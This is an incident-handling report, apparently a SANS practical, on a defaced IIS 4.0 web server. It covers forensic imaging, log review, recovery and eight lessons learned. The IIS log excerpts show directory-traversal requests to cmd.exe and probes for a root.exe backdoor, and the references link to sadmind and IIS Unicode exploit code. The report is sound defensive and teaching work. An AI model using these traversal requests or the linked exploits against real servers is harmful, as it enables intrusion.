The defaced web server was shut down and the SCSI hard drive removed from the server. It was then connected to the ImageMaster drive duplicator along with two blank target drives (same models as original) and bit copied. The original drive was then placed in a plastic bag with a label affixed to the bag marking it "Evidence – *ServerName* – 20010717" and placed in a lockable cabinet, along with one of the copies, in the Lead Incident Handlers office (also lockable).

The other copy of the defaced web server hard drive (herein referred to as "DWS copy") was then installed in Desktop 1 (one of the Incident Handlers' jump bag computers) as a secondary drive. The desktop was booted off of a primary drive from a Windows NT 4.0 partition. DWS NT logs (Application, System, and Security) were pulled off, as well as the IIS logs.

The NT logs showed nothing. It was determined that logging was left at default levels when DWS was installed and very few events were listed. In fact, the security log was empty.

The IIS logs, also apparently at the default minimum levels, showed very little as well, but the following listings were available from two dates, May 7 and May 8:

	May 7 Log Contents
SOURCE	IIS log from Defaced Web Server (from drive copy)
LOG SNIPPET	#Software: Microsoft Internet Information Server 4.0 #Version: 1.0 #Date: 2001-05-07 11:44:40 #Fields: time c-ip cs-method cs-uri-stem sc-status 11:44:40 ATTACKER-1.IP GET /scripts/../../winnt/system32/cmd.exe 200 11:44:40 ATTACKER-1.IP GET /scripts/../../winnt/system32/cmd.exe 200 11:44:40 ATTACKER-1.IP GET /scripts/../../winnt/system32/cmd.exe 502 11:44:40 ATTACKER-1.IP GET /scripts/root.exe 502 11:44:40 ATTACKER-1.IP GET /scripts/root.exe 502 11:44:42 ATTACKER-1.IP GET /scripts/root.exe 502 11:44:42 ATTACKER-1.IP GET /scripts/root.exe 502 << repeating entries removed for brevity >> 11:45:32 ATTACKER-1.IP GET /scripts/../../winnt/system32/cmd.exe 502 11:45:32 ATTACKER-1.IP GET /scripts/root.exe 502 11:45:35 ATTACKER-1.IP GET /scripts/root.exe 502 11:45:35 ATTACKER-1.IP GET /scripts/root.exe 502 11:45:35 ATTACKER-1.IP GET /scripts/root.exe 502 11:45:35 ATTACKER-1.IP GET /Default.asp 200

	May 8 Log Contents
SOURCE	IIS log from Defaced Web Server (from drive copy)
LOG SNIPPET	#Software: Microsoft Internet Information Server 4.0 #Version: 1.0 #Date: 2001-05-08 05:34:33 #Fields: time c-ip cs-method cs-uri-stem sc-status 05:34:33 ATTACKER-2.IP GET /scripts/../../winnt/system32/cmd.exe 200 05:34:33 ATTACKER-2.IP GET /scripts/../../winnt/system32/cmd.exe 200 05:34:33 ATTACKER-2.IP GET /scripts/../../winnt/system32/cmd.exe 502 05:34:33 ATTACKER-2.IP GET /scripts/root.exe 502 05:34:33 ATTACKER-2.IP GET /scripts/root.exe 502 05:34:33 ATTACKER-2.IP GET /scripts/root.exe 502 05:34:33 ATTACKER-2.IP GET /scripts/root.exe 502 << repeating entries removed for brevity >> 05:34:59 ATTACKER-2.IP GET /scripts/../../winnt/system32/cmd.exe 502 05:35:01 ATTACKER-2.IP GET /scripts/root.exe 502 05:35:01 ATTACKER-2.IP GET /scripts/root.exe 502 05:35:01 ATTACKER-2.IP GET /scripts/root.exe 502 05:35:01 ATTACKER-2.IP GET /scripts/root.exe 502 05:35:01 ATTACKER-2.IP GET /Default.asp 200

The WhoIs feature on ARIN.net was used to lookup the IP addresses of ATTACKER-1.IP and ATTACKER-2.IP. The first was in a network address block registered to what appeared to be the Internet Managing Committee in San Paulo, Brazil (translated using AltaVista's Babel Fish feature). The other was in a class B network registered to a university in Mexico (IP addresses in above logs were obfuscated to protect the innocent).

It was deemed most probable that these "attackers" may simply have been compromised Sun computers. Since the incidents occurred over 10 weeks before, no contact with those system administrators would be initiated. Firewall logs were examined and they showed the same type of traffic from these sources, port 80.

Next, the system, IIS services, and applications on the DWS were examined to ascertain if there were any trust relationships between it and any other system, in the DMZ or on the Internal network. Nothing showed up, and the firewall policy clearly did not allow the DWS to send any data to the internal network. Further searches across the DWS hard drive did not reveal any easily recognizable Trojans or modifications. However, the system was not using any baseline software (e.g. Tripwire or MD5), so it was unknown how much more the system was compromised beyond the defacement.

Further discussions with the *Webmaster* revealed that each week she would copy a text file from the server that had a list of registered conference attendees and email the list to an individual in the Department. She made infrequent code modifications on a test machine and then the source files (an .asp and a .txt file) were put on a floppy and manually uploaded to a subdirectory on the DWS. Furthermore, the secured web server in the DMZ had a link on it that re-directed visitors to the DWS to a page called "registration.asp" under a subdirectory. That was the only link. One reason no one noticed the defacement (outside of the Webmaster) was because no one would have any reason to bring up the "default.htm" page directly.

D. Eradication

With the DWS offline, the Incident Team next used a network vulnerability scanner, Nessus, installed on the Incident laptop to scan the DMZ for any possible vulnerabilities in the remaining three servers. The three were found to be secure, and consistent with the Patch and Update Logs that the Network Engineering team had documented for the three servers. A scan was also made of the Firewall and the Internal network, again finding everything in order and consistent with the documented Security Policy.

The Incident Team then installed the hard drive copy as the primary drive and booted it up. After installing a host-based vulnerability scanner, the system was scanned for any other Trojans, hacks, etc. None were detected.

The end of a long day came with the Incident Team members feeling confident that the extent of the damage was localized to the one web server and to a simple defacement.

E. Recovery

On July 18, the *Webmaster* and the *Web Services Engineer*, after a call with Microsoft Premier Support that the *Network Manager* authorized, figured out how to get the database feature to work on a secured test web server. After having the test system tested for vulnerabilities, documenting their work, and obtaining peer review from another member of the Network Engineering team, approval was requested from the *Security Manager* to place the database feature on the secure web server in the DMZ. After review, approval was obtained and the source files and tools were uploaded to the secured web server in the DMZ. Procedures were being followed once again. The DWS hardware was removed from the Network Control Center and returned to storage.

F. Follow Up / Lessons Learned

A full report by the Incident Team was presented to the Security Manager detailing eight major items of findings and recommendations. Most had to do with improving security awareness and procedures amongst IT personnel and management:

1. **Security Training for All Personnel**

   There should have been little question in the Webmaster's mind, if properly trained, about the probability of an incident having occurred when she saw the defaced web pages. In addition, the Network Manager should not have allowed the web server to be installed in the DMZ in the first place.

   Therefore, it was recommended that all IT personnel should be required to have some degree of security training above the minimum corporate requirements. The following were recommendations for minimum training:

Help Desk Personnel	*SANS Security Essentials*, or equivalent
Webmasters / Developers	*SANS Security Essentials* and *Securing IIS.*
Network Manager, System Admins and Engineers	SANS Level 2 Certified

The organization's department heads (and other key organization personnel) need to be required to attend security awareness training above the minimum corporate requirements. Recommended that corporate security-related resources, mostly at HQ, be used to develop a suitable course that stresses the importance of security.

2. **Improved Communication and Accountability**
   As indicated in the report, the *Webmaster,* upon seeing the defaced web pages, communicated to the *Network Engineers* via email that something was amiss. However, apparently none of the engineers looked into it, paid attention to the language in the email, or seemed to respond to the *Webmaster*. Clearly, better communications, as well as accountability, need to be addressed.

   Because the organization has a Help Desk that accepted, tracked, and resolved all user problems, it was recommended that all problems that the *Webmaster* (or other Development staff) had with servers, services, or applications, should also be directed through the Help Desk system. This way, a *Help Desk Representative* would be responsible for seeing the problem through to resolution, insuring that nothing like this breakdown in communications occurs again. When a *Help Desk Representative* assigns a trouble ticket to a *Network Engineer* to look into reports of web page defacements, there is a chain of accountability. Also, the *Network Manager* should have the capability and responsibility to track what tickets are being assigned to his team.

   Procedures and policies, especially as it relates to the IT staff in the installation and configuration of servers/services/applications, must be followed. It was recommended that a policy be added that made any deviation from procedures, those that affected security, be approved by the Security Manager and not anyone else in IT, including the Network Manager.

3. **Troubleshooting Resources**
   The only reason (besides the *Network Manager* making a poor decision under political pressure) the un-secured, and subsequently defaced, web server was allowed on the network was because the network engineering team could not figure out how to get a feature to work in the proper time. However, when it became imperative that they make things work (after the incident was discovered), third party support was used and a solution was found within hours.

   Therefore, it was recommended that annual support packages with various vendors (including Microsoft) be purchased. For example, a certain number of "incidents" can be purchased from Microsoft for use within a year. In addition, the Network Engineers (or other IT staff) should have the authority to utilize these resources without prior approval. The staff needs to be trusted to use, and held accountable for the use of, this support wisely.

4. **Improve and Coordinate Security System Monitoring**
   Prior to this incident, there was one individual responsible for monitoring the IDS system and the firewall logs, and performing quarterly vulnerability assessments. This same individual, a network engineer, had other responsibilities that take up much time.

   It was recommended that the three functions, IDS system monitoring, FW admin, and vulnerability scans, be distributed to three different individuals on the IT staff. In addition, alternate personnel need to be identified to perform peer review of all tasks. This would insure not only that there cannot be a breakdown in three areas if, for example, one individual is sick or on travel, but also that there are at least two sets of eyes looking at each task.

5. **Vulnerability Scans**
   Prior to this incident, vulnerability scans were performed quarterly. In fact, a scan had just been completed in April and another was occurring in July (although the DMZ hadn't been scanned yet at the time of this incident).

   Recommended that vulnerability scans be increased to once a week. In order to simplify this task, it was recommended that Vulnerability Scan Workstations be permanently installed on the Internal LAN, the DMZ, and the external zone. Each one would be activated each week, a scan would be performed, and a report sent to the *Security Manager* and the *Network Manager*. If anything were found, the *Security Manager* and the *Network Manager* would coordinate to resolve the issues.

6. **Central Log server**
   It was recommended that a central log server would be installed, retaining copies of all server logs. One of the problems that was discovered during this incident was that different servers retained logs for different periods, and their exportation to archives depended on personnel remembering to do it. Because the incident was discovered 10 weeks after it had occurred, many logs had been overwritten by the time the investigation was taking place. A central log server should solve many of these problems, and would provide a better source of evidence should legal steps need to be taken.

7. **Baseline Software**
   It was virtually impossible to accurately know what files had been modified on the defaced web server. It was recommended that baselining software, such as Tripwire, be purchased and installed on all servers, with specific procedures on baselining and cataloguing systems. The use of this software will not only assist the Incident Handling team, but also system administrators and network engineers in the identification of file and configuration modifications whether accidental or on purpose.

8. Improve Incident Handling Skills

While the Incident Handling Team followed recommended steps fairly well, it was obvious that we lacked experience with proper procedures, handling of witnesses, and recording evidence. That lack of familiarity slowed us down, caused us to second-guess ourselves, and may have resulted in much of the evidence collected to be considered "contaminated" or "hearsay". It was recommended that

a. The team be formally assembled, comprised of key organization personnel
b. Incident Handling training for all Incident Team members
c. Basic Incident Handling training for all Management and IT staff

Appendix: List of References

The following sources and documents were consulted and/or referenced throughout this report or during the writing of this report:

Security Information Web Sites

- SANS Institute http://www.sans.org
- PacketStorm http://www.packetstormsecurity.org
- SecurityFocus http://www.securityfocus.com
- Common Vuln & Exposures http://cve.mitre.org/cve/

Alerts, Bulletins, and Advisories

McAfee SunOS/PoisonBox.worm http://vil.nai.com/vil/virusSummary.asp?virus_k=99085
Symantec Security Response
http://securityresponse.symantec.com/avcenter/venc/data/backdoor.sadmind.html
CERT Advisory CA-2001-11 sadmind/IIS Worm http://www.cert.org/advisories/CA-2001-11.html or
http://packetstorm.decepticons.org/advisories/cert/CA-2001-11.iisworm
PERL/WSFT-Exploit http://vil.nai.com/vil/virusSummary.asp?virus_k=99086
SUN Security Bulletin – Sadmind http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/191&type=0&nav=sec.sba
ISS X-Force Security Alert "*IIS URL Decoding Vulnerability*" http://xforce.iss.net/alerts/advise77.php
Microsoft http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

Exploits for Sadmind Vulnerability

Sadmind How-to by Cyrax http://packetstorm.decepticons.org/9912-exploits/sadmind-howto.txt
Sadmind Scan Tool (Solaris) http://packetstorm.decepticons.org/9912-exploits/sadmindex-sparc-2.c
Sadmind Scan Tool (x86) http://packetstorm.decepticons.org/9912-exploits/sadmindex-x86.c
Sadmind Brute Force http://packetstorm.decepticons.org/groups/synnergy/sadmindex-brute-lux.c
Sadmind Exploit http://packetstorm.decepticons.org/UNIX/scanners/sadmindscan.c

Exploits for IIS Folder Traversal Vulnerability

http://packetstorm.decepticons.org/0010-exploits/iis-unicode.txt
http://packetstorm.decepticons.org/0010-exploits/iisex.c
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=1806
http://packetstormsecurity.org/0101-exploits/unitools.tgz
http://packetstormsecurity.org/0011-exploits/NIT_UNICODE.zip

Books Referenced

Incident Response: *Investigating Computer Crime*
Kevin Mandia and Chris Prosise, © 2001 McGraw Hill, ISBN 0-07-213182-9
Hack Proofing Your Network: *Internet Tradecraft*
Ryan Russel and Stace Cunningham, © 2000 Syngress, ISBN 1-928994-15-6
Hacking Exposed: *Network Security Secrets & Solutions* (1st – 3rd Editions)
Stuart McClure, Joel Scambray, George Kurtz, © 1999 - 2001 McGraw Hill
Incident Handling Step-by-Step and Computer Crime Investigation
Ed Skoudis, © 2001 The SANS Institute
Computer and Network Hacker Exploits, Part 1, 2, & 3
Eric Cole and Ed Skoudis, © 2001 The SANS Institute

Some Tools of Interest

AATools Port Scanner	http://www.glocksoft.com/port_scanner.htm
DumpSec	http://www.somarsoft.com
Nessus	http://www.securityfocus.com/tools/201
Nmap	http://www.nmap.org
TCPDump	http://www.tcpdump.org
WinDump	http://www.securityfocus.com/tools/329

Guides and Procedures for Securing Systems

NSA Guides http://nsa1.www.conxion.com/
(including NT, W2k, Active Directory, Cisco, Email, etc.)

SANS Step-by-Step Guides http://www.sansstore.org/
(including NT, W2K, Solaris, Linux, Incident Handling)

Microsoft IIS 4.0 Checklist http://www.microsoft.com/security/products/iis/CheckList.asp

Previous GCIH Analyst Practicals (found at http://www.sans.org/giactc/gcih.htm)

```
015  Derek Cheng     Sadmind Buffer Overflow Exploit (8 June 2000)
115  Nathan Miller   IIS Unicode Exploit (5 Mar 2001)
197  Chuck Kelly     Sadmind IIS (4 June 2001)
```

Endnotes

[1] SecurityFocus, http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=866
[2] SecurityFocus, http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=1806
[3] ISS RealSecure 6.0 Attack Signatures
http://documents.iss.net/literature/RealSecure/RS_Signatures_6.0.pdf
[4] Chuck Kelly GCIH Practical, IIS Unicode Exploit (5 Mar 2001)
[5] SecurityFocus, http://www.securityfocus.com/archive/100/205631